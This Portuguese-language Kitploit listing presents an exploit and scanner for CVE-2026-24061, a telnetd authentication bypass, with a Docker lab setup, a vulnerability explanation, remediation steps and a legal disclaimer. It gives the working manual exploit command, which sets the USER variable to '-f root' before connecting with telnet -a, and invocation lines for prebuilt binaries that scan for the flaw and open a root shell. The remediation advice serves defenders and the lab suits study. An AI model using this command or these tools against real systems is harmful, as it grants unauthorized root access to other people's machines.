
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-24061 — Exploit e scanner para CVE-2026-24061, uma bypass de autenticação no telnetd que concede shell root por meio de uma variável de ambiente USER manipulada. Inclui configuração de ambiente Docker e binários de exploit multiplataforma. | Kitploit
Ferramentas/GitHubGitHub/parad0x7e/cve-2026-24061
Análise de VulnerabilidadesExploraçãoSegurança de RedeTestes de PenetraçãoAutenticaçãoFerramenta de Acesso Remoto
GitHubparad0x7e/cve-2026-24061

CVE-2026-24061

Exploit e scanner para CVE-2026-24061, uma bypass de autenticação no telnetd que concede shell root por meio de uma variável de ambiente USER manipulada. Inclui configuração de ambiente Docker e binários de exploit multiplataforma.

Ver Repositório
48há 9 mesesAinda não revisado
Compartilhar

CVE-2026-24061: Vulnerabilidade de Bypass de Autenticação no telnetd

CVE-2026-24061 é uma vulnerabilidade de bypass de autenticação no telnetd que permite que atacantes contornem a verificação de identidade por meio de combinações específicas de variáveis de ambiente e obtenham diretamente um shell com privilégios de root.

Existe uma falha na lógica de autenticação do telnetd. Ao usar a opção -a (login automático) combinada com uma variável de ambiente USER específica (como -f root), é possível contornar o processo normal de autenticação e fazer login diretamente como usuário root.

Introdução

GNU InetUtils é uma coleção de ferramentas de rede básicas sob o projeto GNU. Ele contém muitos clientes e daemons de rede tradicionais, como ftp, telnet, rsh, rlogin, tftp, etc., fornecendo uma biblioteca abrangente de componentes de rede no estilo GNU. telnetd é o programa servidor neste kit de ferramentas responsável por lidar com solicitações de conexão Telnet recebidas, com a principal tarefa de fornecer aos usuários remotos uma interface de terminal interativa (geralmente um Shell).

Como Funciona

  1. Normalmente monitorado por inetd ou xinetd na porta 23. Quando uma solicitação chega, telnetd é iniciado.
  2. Lida com a negociação de opções específicas do protocolo Telnet (como tipo de terminal, tamanho da janela, conjunto de caracteres, etc.).
  3. Normalmente chama o programa login subjacente do sistema para verificar o nome de usuário e a senha.
  4. Após o login bem-sucedido, aloca um pseudo-terminal ao usuário e inicia o Shell especificado.

Referências

  • https://github.com/yanxinwu946/CVE-2026-24061--telnetd
  • https://github.com/vulhub/vulhub/
  • https://forum.butian.net/share/4766

Configuração do Ambiente



Primeiro, baixe este repositório localmente. A estrutura de diretórios é a seguinte:
Neste diretório, execute o seguinte comando para iniciar o ambiente vulnerável para CVE-2026-24061:

docker compose up -d --build


Após a inicialização, o serviço telnet será executado em 0.0.0.0:2323
Princípio da Vulnerabilidade

  1. A opção -a do telnetd é usada para habilitar a funcionalidade de login automático
  2. Quando -a está habilitado, o telnetd lê a variável de ambiente USER como o nome de usuário de login
  3. Se a variável de ambiente USER for definida como -f root, o telnetd interpreta incorretamente -f como um sinalizador de opção e root como o usuário alvo
  4. Isso faz com que a verificação de autenticação seja contornada, estabelecendo uma sessão diretamente como usuário root

Exploração da Vulnerabilidade

Exploração Manual


# Defina a variável de ambiente USER e conecte-se com telnet -a

env USER='-f root' telnet -a 127.0.0.1 2323


Ao obter sucesso, você obterá um shell interativo com privilégios de root:
Exploração Baseada em Ferramenta

cd exp

Você pode ver três arquivos: exp, exp_darwin e exp.exe são arquivos executáveis para Linux, Mac e Windows, respectivamente. Escolha o que você precisa. O código-fonte da ferramenta também é fornecido. Se precisar de outras versões, você pode compilá-las você mesmo. Aqui estou usando exp para Linux, que possui informações de ajuda detalhadas.


Detectar se a vulnerabilidade existe (por padrão, verifica a porta 23):

./exp -mode scan -target seu-ip -port sua-porta
Explorar a vulnerabilidade e obter um shell:

./exp -mode exploit -target seu-ip -port sua-porta
Como Corrigir

  1. Atualize o inetutils-telnetd para a versão mais recente
  2. Desative o serviço telnet no ambiente de produção e use SSH em seu lugar
  3. Implante o serviço telnet em um ambiente de rede interna isolado
  4. Use um firewall para restringir a origem de acesso do serviço telnet

Aviso Legal

Este projeto é apenas para fins de pesquisa de segurança e educação. Não o use em sistemas não autorizados. Os usuários assumem toda a responsabilidade legal por quaisquer consequências resultantes do uso desta ferramenta.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    252

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →